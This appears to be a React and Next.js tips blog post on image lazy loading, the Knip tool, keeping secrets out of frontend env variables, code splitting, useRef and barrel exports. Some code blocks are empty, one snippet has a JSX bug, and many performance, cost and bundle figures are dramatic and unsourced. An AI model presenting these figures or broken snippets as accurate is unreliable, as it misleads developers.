

1. React Image Trap: The "Lazy Loading Images" Pattern That Saves 80% Bandwidth

Your images are killing mobile users data plans! Loading all images upfront wastes bandwidth and crashes browsers.

Native lazy loading fixes this with ONE attribute. 📸

The Problem:

Loading 100 images on page load = 50MB download, 8-second wait, crashed mobile browsers!

❌ Loading All Images Upfront:

```
function ProductGrid({ products }) {  
  return (  
    <div className="grid">  
      {products.map(product => (  
        <div key={product.id}>  
          <img  
            src={product.image} // All 100 images load immediately!  
            alt={product.name}  
          />  
          <h3>{product.name}</h3>  
          <p>${product.price}</p>  
        </div>  
      ))}  
    </div>  
  );  
}
```

// What happens:

// 1. Page loads

// 2. Browser sees 100 tags

// 3. 🚀 Starts downloading ALL 100 images at once!

// 4. 50 MB of images downloading

// 5. Mobile data: DESTROYED 💀

// 6. Page load: 8+ seconds

// 7. User only sees first 6 images on screen!

// 8. Wasted 44 MB on images user never saw! 🤯

// Network tab shows:

// image1.jpg - 500 KB - Downloaded

// image2.jpg - 480 KB - Downloaded

// image3.jpg - 520 KB - Downloaded

// ... 97 more images downloaded

// User scrolled: 0 pixels

// Images viewed: 6

// Bandwidth wasted: 47 MB! 💀

✅ Native Lazy Loading (One Attribute!):

```
function ProductGrid({ products }) {  
  return (  
    <div className="grid">  
      {products.map(product => (  
        <div key={product.id}>  
          <img  
            src={product.image}  
            alt={product.name}  
            loading="lazy" // ✨ Magic attribute!  
            width="200"  
            height="200"  
          />  
          <h3>{product.name}</h3>  
          <p>${product.price}</p>  
        </div>  
      ))}  
    </div>  
  );  
}
```

```
// What happens now:  
// 1. Page loads  
// 2. Browser sees loading="lazy"  
// 3. ✨ Only loads images near viewport!  
// 4. First 6-8 images load: 3 MB  
// 5. Page load: 1.2 seconds ✖  
// 6. User scrolls down  
// 7. ✨ Next batch loads automatically  
// 8. Smooth, progressive loading!
```

```
// Network tab shows:  
// image1.jpg - 500 KB - Downloaded ✅  
// image2.jpg - 480 KB - Downloaded ✅  
// image3.jpg - 520 KB - Downloaded ✅  
// image4.jpg - 500 KB - Downloaded ✅  
// image5.jpg - Pending (not in viewport yet)  
// image6.jpg - Pending (not in viewport yet)  
// ... next images NOT downloaded yet!  
// Bandwidth saved ✨
```

🔥 Real Performance Impact:

E-commerce Product Page (100 products):

Without lazy loading:

- └ Images to load: 100
- └ Total size: 50 MB
- └ Initial load time: 8.2 seconds
- └ Time to First Contentful Paint: 6.1s
- └ Mobile data used: 50 MB
- └ User sees: 6 products
- └ Wasted bandwidth: 47 MB (94%!) 🤯
- └ Bounce rate: 67%
- └ Lighthouse score: 23/100

With loading="lazy":

- └ Images loaded initially: 8
- └ Total size initially: 4 MB
- └ Initial load time: 1.3 seconds ✂
- └ Time to First Contentful Paint: 0.8s
- └ Mobile data used: 4 MB (saves 46 MB!)
- └ User sees: 6 products (same!)
- └ Wasted bandwidth: 1 MB (2%)
- └ Bounce rate: 19%
- └ Lighthouse score: 91/100

6x faster load time!

92% less data usage!

3.5x lower bounce rate!

⚡ Advanced Patterns:

1. Eager Loading for Above-Fold Images:

```
function Hero() {
  return (
    <div>
      { /* ✅ Don't lazy load hero images - user sees immediately */}
      
    </div>
  );
}
```

```
function ProductGrid({ products }) {
  return (
    <div>
      {products.map((product, index) => (
        <img
          key={product.id}
          src={product.image}
          alt={product.name}
          // ✨ First 6 images: eager, rest: lazy
          loading={index < 6 ? 'eager' : 'lazy'}
          width="200"
          height="200"
        />
      ))}
    </div>
  );
}
```

🔥 Common Mistakes:

// ❌ MISTAKE #1: Lazy loading above-the-fold content

```
function Header() {  
  return (  
    <header>  
        
    </header>  
  );  
}
```

// ✅ FIX: Don't lazy load above-fold images

```
 // No loading attribute
```

// Or explicitly:

```

```

🔥 Common Mistakes:

// ❌ MISTAKE #2: Lazy loading background images

```
<div
  style={{
    backgroundImage: `url(${image})`, // Can't lazy load
    loading: 'lazy' // Does nothing!
  }}
/>
```

// ✅ FIX: Use with object-fit

```
<div style={{ position: 'relative', overflow: 'hidden' }}>
  <img
    src={image}
    loading="lazy" // ✨ Works!
    style={{
      width: '100%',
      height: '100%',
      objectFit: 'cover'
    }}
  />
</div>
```

// ❌ MISTAKE #3: No width/height = layout shift!

```
<img src={src} alt={alt} loading="lazy" />
// Image loads → Page jumps (bad UX!)
```

// ✅ FIX: Always set dimensions

```
<img
  src={src}
  alt={alt}
  loading="lazy"
  width={400}
  height={300}
  // Or use aspect-ratio in CSS
  style={{ aspectRatio: '16/9' }}
/>
```

💎 Next.js Image Component (Even Better!):

```
import Image from 'next/image';

function ProductGrid({ products }) {
  return (
    <div>
      {products.map(product => (
        <Image
          key={product.id}
          src={product.image}
          alt={product.name}
          width={400}
          height={300}

          // ✨ Lazy loading built-in!
          // ✨ Automatic optimization!
          // ✨ WebP conversion!
          // ✨ Responsive images!
          // All automatic! 🚀

        />
      ))}
    </div>
  );
}

// Next.js Image component:
// - Lazy loads automatically
// - Optimizes images on-the-fly
// - Serves WebP/AVIF to supported browsers
// - Responsive srcSet generated
// - Prevents layout shift
// - Better than loading="lazy" alone! ✨
```


Bandwidth Savings Calculator:

100 product images, average 500 KB each:

Scenario 1: No lazy loading

- Total: 50 MB
- User views: 10 products
- Wasted: 45 MB (90%)

Scenario 2: loading="lazy"

- Initial: 5 MB (10 images)
- User views: 10 products
- Wasted: 0 MB (0%)
- Saved: 45 MB per user

If 10,000 users visit daily:

- Without lazy: 500,000 MB (500 GB/day)
- With lazy: 50,000 MB (50 GB/day)
- Bandwidth saved: 450 GB/day!
- Cost savings: ~\$135/day (\$4,000+/month!)

One attribute = \$48K/year savings! 💰

⚡ Mobile Impact:

Mobile user on 4G (slow):

Without lazy loading:

- └ 50 MB download
- └ At 5 Mbps = 80 seconds
- └ User waits... and leaves
- └ Bounce rate: 73%

With lazy loading:

- └ 4 MB download
- └ At 5 Mbps = 6.4 seconds
- └ User sees content quickly
- └ Bounce rate: 18%

Mobile users on limited data plans:

- └ 50 MB = significant portion of monthly cap
- └ Users avoid sites that waste data
- └ loading="lazy" = respectful of user's data
- └ Better mobile experience = more conversions

💡 Pro Tips:

// Tip 1: Add fetchpriority for LCP images

```

```

// Tip 2: Preload critical images

```
<link rel="preload" as="image" href="/hero.jpg" />
```

// Tip 3: Use WebP with fallback

```
<picture>
  <source srcSet="/image.webp" type="image/webp" />
  
</picture>
```

// Tip 4: Lazy load iframes too!

```
<iframe
  src="https://www.youtube.com/embed/..."
  loading="lazy" // ✨ Works for iframes!
  title="Video"
/>
```

2. Best React/Next.js Tool: The "Knip" Dead Code Eliminator

Your codebase has 1000+ unused files and imports you don't even know about!

Knip finds them ALL in 10 seconds. This tool is a game-changer!

The Problem:

Dead code accumulates over time. Unused files, unused exports, orphaned components - they slow builds, confuse developers, and waste time!

✖ Manual Cleanup (Impossible):

Your project:

src/

├─ components/

│ └─ Button.jsx # Used? 🤔

│ └─ OldButton.jsx # Used? 🤔

│ └─ LegacyModal.jsx # Used? 🤔

│ └─ DeprecatedForm.jsx # Used? 🤔

│ └─ ... 500 more files

Manually checking each file? 🤯

Takes weeks, error-prone, nobody does it!

✅ Knip to the Rescue (Automated!):

Install Knip

```
npm install -D knip
```

Run it

```
npx knip
```

Output – BOOM! 💣

✖ Unused files (47)

src/components/OldButton.jsx

src/components/LegacyModal.jsx

src/components/DeprecatedForm.jsx

src/utils/oldHelpers.js

... 43 more files

✖ Unused dependencies (12)

lodash-es (in package.json)

moment (in package.json)

... 10 more

✖ Unused exports (156)

export const oldFunction (src/utils/helpers.js)

export const deprecatedHook (src/hooks/useOldApi.js)

... 154 more

Total wasted: 47 files, 12 dependencies, 156 exports

Potential savings: 2.3 MB bundle size 🚀

🔥 Real Example – Before/After:

Before Running Knip:

My React project:

- 1,247 files
- 89 npm packages
- 15.2 MB node_modules
- 487 KB production bundle
- Build time: 45 seconds
- "Which components are actually used?" 🤖

After Running Knip:

```
npx knip
```

```
# Found:  
# – 47 unused files  
# – 12 unused dependencies  
# – 156 unused exports  
# – 23 duplicate exports
```

```
# Cleaned up:  
✅ Deleted 47 unused files  
✅ Removed 12 unused packages  
✅ Removed 156 unused exports  
✅ Fixed 23 duplicates
```

My React project now:

- 1,200 files (47 less!)
- 77 npm packages (12 less!)
- 12.8 MB node_modules (2.4 MB saved!)
- 412 KB production bundle (75 KB saved!)
- Build time: 38 seconds (7s faster!)
- Clean, confident codebase! ✨

✅ What Knip Finds:

1. Unused Files:

- ✖ `src/components/OldButton.jsx`
 - Not imported anywhere
 - Safe to delete! 🗑️
- ✖ `src/pages/BetaFeature.jsx`
 - Not in routes
 - Remove or add to router
- ✖ `src/utils/deprecatedHelpers.js`
 - No imports found
 - Delete it!

2. Unused Dependencies:

- ✖ `lodash` (in `package.json`)
 - Never imported
 - `npm uninstall lodash`
 - Save 72 KB!
- ✖ `moment` (in `package.json`)
 - Replaced with `date-fns`
 - `npm uninstall moment`
 - Save 231 KB!
- ✖ `react-router-dom v5` (in `package.json`)
 - Upgraded to v6, forgot to remove
 - `npm uninstall react-router-dom@5`

3. Unused Exports:

```
// src/utils/helpers.ts
export const oldFunction = () => {}; // * Never imported
export const deprecatedUtil = () => {}; // * Never imported
export const usedFunction = () => {}; // ✅ Used in 12 places
```

// Knip tells you: Remove first two exports!

4. Duplicate Exports:

```
// * src/components/Button/index.ts
export { Button } from './Button';

// * src/components/index.ts
export { Button } from './Button'; // Duplicate!
```

// Knip warns: Same export in multiple places!

5. Unlisted Dependencies:

```
// src/App.tsx
import axios from 'axios'; // * Not in package.json!
```

// Knip says: Add axios to dependencies!

📦 Knip Works With:

- ✅ React
- ✅ Next.js
- ✅ Remix
- ✅ Vite
- ✅ TypeScript
- ✅ JavaScript
- ✅ Turborepo/Nx (monorepos)
- ✅ Webpack/Rollup/esbuild

3. React Security Disaster: The "ENV Variables"

Your .env file is leaking API keys into the frontend bundle!

Every user can see your secrets in 10 seconds. This mistake costs companies MILLIONS in stolen API credits. 🚨

The Problem:

React embeds ALL env variables starting with REACT_APP_ or VITE_ directly into your JavaScript bundle. Anyone can read them!

❌ The Security Nightmare:

```
# .env file
REACT_APP_API_KEY=sk_live_51HxT8fhj3k2l...      # 🚨 EXPOSED!
REACT_APP_STRIPE_SECRET=sk_test_xyz123...      # 🚨 EXPOSED!
REACT_APP_DATABASE_URL=mongodb://admin:pass@... # 🚨 EXPOSED!
REACT_APP_AWS_SECRET_KEY=AKIAI...              # 🚨 EXPOSED!

// Your React code
function App() {
  const apiKey = process.env.REACT_APP_API_KEY; // 🚨 In bundle!

  fetch('https://api.stripe.com/charges', {
    headers: {
      'Authorization': `Bearer ${apiKey}`
    }
  });
}

// What users see in browser DevTools → Sources → main.js:
// const apiKey = "sk_live_51HxT8fhj3k2l..."; 🤖
// Copy → Paste → FREE API ACCESS!
// Your keys are PUBLIC! 💀
```


🔥 How Hackers Find Your Keys:

Method 1: View source

Right-click → View Page Source

Search for: "api", "key", "secret", "token"

Found in 3 seconds! 🤖

Method 2: Check bundle files

DevTools → Sources → static/js/main.chunk.js

Search for: "REACT_APP_"

All your env variables visible! 💀

Method 3: Automated scanning

Hackers run scripts that:

1. Download your main.js

2. Search for patterns (sk_live_, api_key, etc.)

3. Extract all secrets

4. Use your API for free!

Result:

- \$50K Stripe bill from unauthorized charges

- AWS account compromised

- Database exposed

- Company bankrupt! 🔥

✅ What's Safe vs Unsafe:

SAFE – Public information (goes in .env)

REACT_APP_API_URL=https://api.myapp.com

Public endpoint ✅

REACT_APP_APP_VERSION=1.2.3

Version number ✅

REACT_APP_FEATURE_FLAG_X=true

Feature flag ✅

REACT_APP_GOOGLE_MAPS_KEY=AIza...

Public API key* ✅

REACT_APP_SENTRY_DSN=https://...

Public DSN ✅

UNSAFE – Secrets (NEVER in frontend!)

REACT_APP_STRIPE_SECRET_KEY=sk_live_...

SECRET! ❌

REACT_APP_DATABASE_PASSWORD=mysecret123

SECRET! ❌

REACT_APP_JWT_SECRET=supersecret

SECRET! ❌

REACT_APP_OPENAI_API_KEY=sk-proj-...

SECRET! ❌

REACT_APP_AWS_SECRET=AKIAI...

SECRET! ❌

👉 The Correct Architecture:

// ❌ WRONG – Secret in frontend

```
function Payment({ amount }) {  
  // 🚨 EXPOSED!  
  const stripeSecret = process.env.REACT_APP_STRIPE_SECRET;  
  
  fetch('https://api.stripe.com/v1/charges', {  
    method: 'POST',  
    headers: {  
      // 💀 Anyone can charge! 👉  
      'Authorization': `Bearer ${stripeSecret}`  
    },  
    body: JSON.stringify({ amount })  
  });  
}
```

// ✅ CORRECT – Secret on backend

// Frontend:

```
function Payment({ amount }) {  
  // ✨ No secrets! Only public API URL  
  fetch('/api/create-charge', { // Your backend endpoint  
    method: 'POST',  
    headers: {  
      // User's session token 👉  
      'Authorization': `Bearer ${userToken}`  
    },  
    body: JSON.stringify({ amount })  
  });  
}
```

// Backend (Node.js example):

```
app.post('/api/create-charge', authenticateUser, async (req, res) => {  
  // ✨ Secret stays on server, never sent to client!  
  const stripe = require('stripe')(process.env.STRIPE_SECRET_KEY);  
  
  try {  
    const charge = await stripe.charges.create({  
      amount: req.body.amount,  
      currency: 'usd',  
      source: req.body.token  
    });  
  
    res.json({ success: true, chargeId: charge.id });  
  } catch (error) {  
    res.status(500).json({ error: error.message });  
  }  
});
```

🤖 Real Attack Example:

// Your code:

```
const openaiKey = process.env.REACT_APP_OPENAI_KEY;

fetch('https://api.openai.com/v1/chat/completions', {
  method: 'POST',
  headers: {
    'Authorization': `Bearer ${openaiKey}`
  },
  body: JSON.stringify({
    model: 'gpt-4',
    messages: [{ role: 'user', content: userInput }]
  })
});
```

// What happens:

```
// 1. Hacker opens your site
// 2. Checks main.js bundle
// 3. Finds: "sk-proj-abc123xyz..."
// 4. Copies key
// 5. Makes 10,000 GPT-4 requests
// 6. Your bill: $15,000! 💀
// 7. OpenAI suspends your account
// 8. Your app breaks
// 9. Company loses customers
//
// This happens DAILY to startups! 🚨
```

🔥 The Correct Pattern:

```
// ✅ Frontend – No secrets
function ChatBot() {
  const [message, setMessage] = useState('');
  const [response, setResponse] = useState('');

  const sendMessage = async () => {
    // ✨ Call YOUR backend, not OpenAI directly!
    const res = await fetch('/api/chat', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json',
        // User's session 📌
        'Authorization': `Bearer ${getUserToken()}`
      },
      body: JSON.stringify({ message })
    });

    const data = await res.json();
    setResponse(data.reply);
  };

  return (
    ....
  );
}

// ✅ Backend – Secrets safe here
app.post('/api/chat', authenticateUser, async (req, res) => {
  // ✨ Secret only exists on server!
  const openai = new OpenAI({
    apiKey: process.env.OPENAI_API_KEY // Never sent to client!
  });

  const completion = await openai.chat.completions.create({
    model: 'gpt-3.5-turbo', // Cheaper model for users
    messages: [{ role: 'user', content: req.body.message }],
    max_tokens: 150 // Limit cost per request
  });

  res.json({ reply: completion.choices[0].message.content });
});
```

4. React Secret: The "Lazy Loading" Pattern for Instant Load Times

Your bundle is 2MB and users wait 8 seconds for first paint!

Code splitting with `React.lazy()` can cut that to 200KB and 1 second. This is non-negotiable for production apps.

The Problem:

You're shipping EVERYTHING in one bundle. Users download code for routes they never visit!

✖ Everything in single Bundle:

```
// App.js - imports EVERYTHING upfront
import Dashboard from './pages/Dashboard';           // 300 KB
import Analytics from './pages/Analytics';             // 450 KB
import Reports from './pages/Reports';                 // 380 KB
import Settings from './pages/Settings';              // 250 KB
import AdminPanel from './pages/AdminPanel';           // 520 KB
import UserManagement from './pages/UserManagement';   // 400 KB
```

```
function App() {
  return (
    <Routes>
      <Route path="/" element={<Dashboard />} />
      <Route path="/analytics" element={<Analytics />} />
      <Route path="/reports" element={<Reports />} />
      <Route path="/settings" element={<Settings />} />
      <Route path="/admin" element={<AdminPanel />} />
      <Route path="/users" element={<UserManagement />} />
    </Routes>
  );
}
```

```
// 🚨 Problem: User visits "/" → Downloads 2.3 MB!
// 🤖 But only needs Dashboard (300 KB)!
// Wasted: 2 MB downloaded
// User waits: 8 seconds on 3G
```

✅ Code Splitting with React.lazy():

```
import { lazy, Suspense } from 'react';

// ✨ Only import what you need, when you need it!
const Dashboard = lazy(() => import('./pages/Dashboard'));
const Analytics = lazy(() => import('./pages/Analytics'));
const Reports = lazy(() => import('./pages/Reports'));
const Settings = lazy(() => import('./pages/Settings'));
const AdminPanel = lazy(() => import('./pages/AdminPanel'));
const UserManagement = lazy(() => import('./pages/UserManagement'));

function App() {
  return (
    <Suspense fallback={<LoadingSpinner />}>
      <Routes>
        <Route path="/" element={<Dashboard />} />
        <Route path="/analytics" element={<Analytics />} />
        <Route path="/reports" element={<Reports />} />
        <Route path="/settings" element={<Settings />} />
        <Route path="/admin" element={<AdminPanel />} />
        <Route path="/users" element={<UserManagement />} />
      </Routes>
    </Suspense>
  );
}

// ✨ User visits "/" → Downloads 300 KB only!
// Other routes load on-demand
// Initial load: 1 second on 3G! 🚀
```

🔥 Real Bundle Analysis:

✨ Before Code Splitting:

```
npm run build
```

Output:

File sizes after gzip:

2.31 MB build/static/js/main.chunk.js 🤖

Lighthouse Score:

First Contentful Paint: 8.2s

Time to Interactive: 12.4s

Performance Score: 34/100 🛑

✨ After Code Splitting:

```
npm run build
```

Output:

File sizes after gzip:

187 KB build/static/js/main.chunk.js ✨

310 KB build/static/js/1.chunk.js (Dashboard)

445 KB build/static/js/2.chunk.js (Analytics)

375 KB build/static/js/3.chunk.js (Reports)

Lighthouse Score:

First Contentful Paint: 1.2s ⚡

Time to Interactive: 2.1s

Performance Score: 94/100 🟢

12x faster initial load!

👉 Component-Level Code Splitting:

// Don't just split routes – split heavy components!

```
import { lazy, Suspense } from 'react';

// ✨ Lazy load heavy chart library only when needed
const Chart = lazy(() => import('./components/HeavyChart'));
const DataTable = lazy(() => import('./components/DataTable'));
const PdfViewer = lazy(() => import('./components/PdfViewer'));

function Dashboard() {
  const [showChart, setShowChart] = useState(false);

  return (
    <div>
      <h1>Dashboard</h1>

      <button onClick={() => setShowChart(true)}>
        Show Chart
      </button>

      {showChart && (
        <Suspense fallback={<ChartSkeleton />}>
          <Chart data={chartData} />
        </Suspense>
      )}
    </div>
  );
}

// Chart only loads when user clicks button! 🎉
// Saves 450 KB on initial load
```


🔗 Modal/Dialog Lazy Loading:

// ❌ BAD – Modal code loaded even if never opened

```
import EditUserModal from './EditUserModal';
```

```
function UserList() {
  const [isModalOpen, setIsModalOpen] = useState(false);

  return (
    <div>
      <UserTable />
      {isModalOpen && <EditUserModal onClose={() => setIsModalOpen(false)} />}
    </div>
  );
}
```

// ✅ GOOD – Modal loads only when opened

```
const EditUserModal = lazy(() => import('./EditUserModal'));
```

```
function UserList() {
  const [isModalOpen, setIsModalOpen] = useState(false);

  return (
    <div>
      <UserTable />

      {isModalOpen && (
        <Suspense fallback={<ModalSkeleton />}>
          <EditUserModal onClose={() => setIsModalOpen(false)} />
        </Suspense>
      )}
    </div>
  );
}
```

// Modal code only downloaded when user clicks "Edit"! ✨

🔥 Tab Content Lazy Loading:

```
const OverviewTab = lazy(() => import('./tabs/OverviewTab'));
const AnalyticsTab = lazy(() => import('./tabs/AnalyticsTab'));
const SettingsTab = lazy(() => import('./tabs/SettingsTab'));

function Dashboard() {
  const [activeTab, setActiveTab] = useState('overview');

  return (
    <div>
      <Tabs value={activeTab} onChange={setActiveTab}>
        <Tab value="overview">Overview</Tab>
        <Tab value="analytics">Analytics</Tab>
        <Tab value="settings">Settings</Tab>
      </Tabs>

      <Suspense fallback={<TabSkeleton />}>
        {activeTab === 'overview' && <OverviewTab />}
        {activeTab === 'analytics' && <AnalyticsTab />}
        {activeTab === 'settings' && <SettingsTab />}
      </Suspense>
    </div>
  );
}

// Each tab loads only when clicked! 🎉
// Initial load: Only active tab
```

💡 Library Lazy Loading:

// ❌ BAD – Huge library loaded upfront

```
import Moment from 'moment';      // 288 KB!
```

```
import Lodash from 'lodash';      // 71 KB!
```

```
import ChartJS from 'chart.js';  // 210 KB!
```

// ✅ GOOD – Lazy load heavy libraries

```
function DatePicker() {
```

```
  const [moment, setMoment] = useState(null);
```

```
  useEffect(() => {
```

```
    // ✨ Load moment only when component mounts
```

```
    import('moment').then(mod => setMoment(() => mod.default));
```

```
  }, []);
```

```
  if (!moment) return <div>Loading...</div>;
```

```
  return <div>{moment().format('MMMM Do YYYY')}</div>;
```

```
}
```

// Even better: Use smaller alternatives

// moment (288 KB) → date-fns (13 KB)

// lodash (71 KB) → lodash-es with tree-shaking

✨ Preloading Strategy:

```
// ✨ Preload routes user is likely to visit
function App() {
  const preloadAnalytics = () => {
    import('./pages/Analytics'); // Start loading in background
  };

  return (
    <div>
      <nav>
        <Link
          to="/"
          onMouseEnter={preloadAnalytics} // ✨ Preload on hover!
        >
          Dashboard
        </Link>
        <Link to="/analytics">Analytics</Link>
      </nav>

      <Suspense fallback={<PageLoader />}>
        <Routes>
          <Route path="/" element={<Dashboard />} />
          <Route path="/analytics" element={<Analytics />} />
        </Routes>
      </Suspense>
    </div>
  );
}

// Hover over link → Starts loading
// Click link → Already loaded! Instant! ✨
```

🎯 Progressive Loading Pattern:

```
function DashboardPage() {
  return (
    <div>
      {/* ✨ Load critical content first */}
      <Header />
      <MainStats />

      {/* Load secondary content lazily */}
      <Suspense fallback={<ChartSkeleton />}>
        <LazyChart />
      </Suspense>

      <Suspense fallback={<TableSkeleton />}>
        <LazyDataTable />
      </Suspense>

      <Suspense fallback={<WidgetSkeleton />}>
        <LazyWidgets />
      </Suspense>
    </div>
  );
}

// Page appears instantly with skeletons
// Content loads progressively as chunks arrive! 🎨
```

🔥 Nested Suspense Boundaries:

```
function App() {
  return (
    // ✨ Outer Suspense for route-level loading
    <Suspense fallback={<AppLoader />}>
      <Routes>
        <Route path="/" element={<Dashboard />} />
      </Routes>
    </Suspense>
  );
}

function Dashboard() {
  return (
    <div>
      <h1>Dashboard</h1>

      {/* ✨ Inner Suspense for component-level loading */}
      <Suspense fallback={<Skeleton />}>
        <HeavyChart />
      </Suspense>

      <Suspense fallback={<Skeleton />}>
        <DataTable />
      </Suspense>
    </div>
  );
}

// Route switches → Show AppLoader
// Components load → Show individual Skeletons
// Better UX! ✨
```

Common Mistakes:

```
// ❌ MISTAKE #1: Forgetting Suspense
const Dashboard = lazy(() => import('./Dashboard'));
<Dashboard /> // ERROR! Must wrap in Suspense

// ✅ FIX:
<Suspense fallback=<Loading />>
  <Dashboard />
</Suspense>

// ❌ MISTAKE #2: Lazy loading tiny components
const Button = lazy(() => import('./Button')); // 2 KB component
// Overhead of loading > component size!

// ✅ FIX: Only lazy load components > 20 KB

// ❌ MISTAKE #3: No loading state
<Suspense fallback={null}> // Blank screen during load!
  <HeavyComponent />
</Suspense>

// ✅ FIX: Always show loading UI
<Suspense fallback=<Skeleton />>
  <HeavyComponent />
</Suspense>
```

Real Results:

E-commerce App (Before):

- └ Bundle size: 2.8 MB
- └ Load time (3G): 11 seconds
- └ Bounce rate: 53%
- └ Lighthouse: 28/100

E-commerce App (After lazy loading):

- └ Initial bundle: 340 KB
- └ Load time (3G): 1.4 seconds
- └ Bounce rate: 19%
- └ Lighthouse: 92/100

Result:

- └ 8x smaller initial bundle
- └ 8x faster load time

5. React Game-Changer Pattern: Using "Refs To Avoid Re-renders"

Stop using `useState` for values that don't need to trigger re-renders! `useRef` is your secret weapon.

The Problem:

You're causing unnecessary re-renders by putting EVERYTHING in state, even values that don't affect the UI!

✗ Unnecessary Re-renders:

```
function VideoPlayer({ src }) {
  const [currentTime, setCurrentTime] = useState(0);
  const [isPlaying, setIsPlaying] = useState(false);

  // 🚩 Re-renders every second while video plays!
  const handleTimeUpdate = (e) => {
    setCurrentTime(e.target.currentTime); // UI doesn't even show this!
  };

  return (
    <video
      src={src}
      onTimeUpdate={handleTimeUpdate}
      onPlay={() => setIsPlaying(true)}
    />
  );
}
```


✅ Smart with useRef:

```
function VideoPlayer({ src }) {
  const currentTimeRef = useRef(0);
  const [isPlaying, setIsPlaying] = useState(false);

  // ✨ No re-render! Just stores the value
  const handleTimeUpdate = (e) => {
    currentTimeRef.current = e.target.currentTime;
  };

  const logCurrentTime = () => {
    console.log('Current time:', currentTimeRef.current);
  };

  return (
    <>
      <video
        src={src}
        onTimeUpdate={handleTimeUpdate}
        onPlay={() => setIsPlaying(true)}
      />
      <button onClick={logCurrentTime}>Log Time</button>
    </>
  );
}
```

🔥 Real Examples:

1. Previous Value Tracking:

```
function Counter() {
  const [count, setCount] = useState(0);
  const prevCountRef = useRef(0);

  useEffect(() => {
    prevCountRef.current = count; // ✨ Store without re-rendering
  });

  return (
    <div>
      <h2>Now: {count}</h2>
      <h3>Before: {prevCountRef.current}</h3>
      <button onClick={() => setCount(count + 1)}>+1</button>
    </div>
  );
}
```

2. Interval/Timer Management:

```
function Timer() {
  const [seconds, setSeconds] = useState(0);
  const intervalRef = useRef(null);

  const start = () => {
    if (intervalRef.current) return; // Already running

    intervalRef.current = setInterval(() => {
      setSeconds(s => s + 1);
    }, 1000);
  };

  const stop = () => {
    clearInterval(intervalRef.current);
    intervalRef.current = null; // ✨ Store ID without re-render
  };

  useEffect(() => {
    return () => clearInterval(intervalRef.current); // Cleanup
  }, []);

  return (
    <div>
      <h1>{seconds}s</h1>
      <button onClick={start}>Start</button>
      <button onClick={stop}>Stop</button>
    </div>
  );
}
```

👉 Advanced – Click Tracking:

```
function ClickTracker() {
  const clickCountRef = useRef(0);
  const [message, setMessage] = useState('');

  const handleClick = () => {
    clickCountRef.current += 1; // ✨ Track without re-rendering

    // Only update UI when needed
    if (clickCountRef.current === 5) {
      setMessage('You clicked 5 times!');
    } else if (clickCountRef.current === 10) {
      setMessage('Wow, 10 clicks!');
    }
  };

  return (
    <div>
      <button onClick={handleClick}>Click Me</button>
      {message} && <p>{message}</p>
      { /* Doesn't show count, but it's tracked! */ }
    </div>
  );
}
```

⚡ Form Input Focus Management:

```
function SearchForm() {
  const inputRef = useRef(null);
  const [query, setQuery] = useState('');

  const handleSubmit = (e) => {
    e.preventDefault();
    console.log('Searching:', query);

    // Keep focus after submit ✨
    inputRef.current?.focus();
  };

  const clearAndFocus = () => {
    setQuery('');
    inputRef.current?.focus(); // ✨ Direct DOM access
  };

  useEffect(() => {
    // Focus on mount
    inputRef.current?.focus();
  }, []);

  return (
    <form onSubmit={handleSubmit}>
      <input
        ref={inputRef}
        value={query}
        onChange={(e) => setQuery(e.target.value)}
      />
      <button type="submit">Search</button>
      <button type="button" onClick={clearAndFocus}>Clear</button>
    </form>
  );
}
```

💎 Debounce with Ref:

```
function SearchInput() {
  const [query, setQuery] = useState('');
  const timeoutRef = useRef(null);

  const handleChange = (e) => {
    const value = e.target.value;
    setQuery(value);

    // Clear previous timeout ✨
    if (timeoutRef.current) {
      clearTimeout(timeoutRef.current);
    }

    // Set new timeout
    timeoutRef.current = setTimeout(() => {
      console.log('Searching for:', value);
      // API call here
    }, 500);
  };

  useEffect(() => {
    return () => {
      if (timeoutRef.current) {
        clearTimeout(timeoutRef.current);
      }
    };
  }, []);

  return <input value={query} onChange={handleChange} />;
}
```

useState vs useRef:

```
// useState - causes re-render
const [count, setCount] = useState(0);
setCount(1); // 🔄 Component re-renders

// useRef - NO re-render
const countRef = useRef(0);
countRef.current = 1; // ✨ No re-render!

// Changing ref.current doesn't trigger re-render,
// so if you need the UI to update when the value changes,
// use useState instead!
```

✨ Common Use Cases for useRef:

- Storing timeout/interval IDs
- Tracking previous values
- Storing mutable values (counters, flags)
- Caching expensive computations
- DOM element references
- Tracking component lifecycle
- WebSocket/subscription references

6. React Component Re-export: The "export { default }" Bundle Size Killer

Your barrel exports (index.js) prevent tree-shaking! Importing one component bundles the ENTIRE module.

Re-exporting with `export { default }` creates circular dependencies and bloats bundles by 300%.

This pattern destroys production performance. 📦

The Problem:

Index files that re-export everything force bundlers to include all modules, even unused ones. Tree-shaking fails completely!

❌ Barrel Export Bloat:

```
// components/index.js
// 🚩 Re-exporting everything from one file!
export { default as Button } from './Button';
export { default as Input } from './Input';
export { default as Modal } from './Modal';
export { default as Dropdown } from './Dropdown';
export { default as Card } from './Card';
export { default as Table } from './Table';
export { default as Chart } from './Chart';
export { default as Dashboard } from './Dashboard';
export { default as Calendar } from './Calendar';
export { default as FileUploader } from './FileUploader';
// ... 50 more components

// Button.js (5 KB)
import React from 'react';
export default function Button() { /* ... */ }

// Chart.js (150 KB – includes Chart.js library!)
import React from 'react';
import { Line } from 'chart.js';
export default function Chart() { /* ... */ }

// Dashboard.js (200 KB – imports Chart, Table, Calendar!)
import React from 'react';
import Chart from './Chart';
import Table from './Table';
import Calendar from './Calendar';
export default function Dashboard() { /* ... */ }

// Your app:
import { Button } from './components';

function App() {
  return <Button>Click me</Button>;
}
```

What gets bundled:

1. You import { Button } from './components'
2. Bundler loads `components/index.js`
3. 💀 `Index.js` imports **ALL** components to re-export them!
4. 💀 Bundler sees: Button, Input, Modal, Dropdown, Card, Table, Chart, Dashboard, Calendar, FileUploader...
5. 💀 `Chart.js` imports chart.js library (150 KB)
6. 💀 `Dashboard.js` imports Chart, Table, Calendar (200 KB)
7. 💀 Tree-shaking **FAILS** because of barrel export!
8. 💀 **ALL** components bundled even though you only use Button!

Bundle size:

- Button component: 5 KB
- Chart component + library: 150 KB
- Dashboard + dependencies: 200 KB
- Table, Calendar, FileUploader, etc.: 100 KB
- **Total: 455 KB!** 💀

Expected (if tree-shaking worked): 5 KB

Actual: 455 KB

Overhead: 450 KB of unused code! 💀

User impact:

- Download: 455 KB instead of 5 KB
- Parse time: 2500ms instead of 20ms
- 3G connection: 15 seconds instead of 0.3 seconds
- Mobile users: Abandon site before it loads! 💀

Why tree-shaking fails:

- Barrel exports create interdependencies
- Bundler can't statically analyze what's used
- Marks entire module as '**has side effects**'
- Includes **everything** to be safe
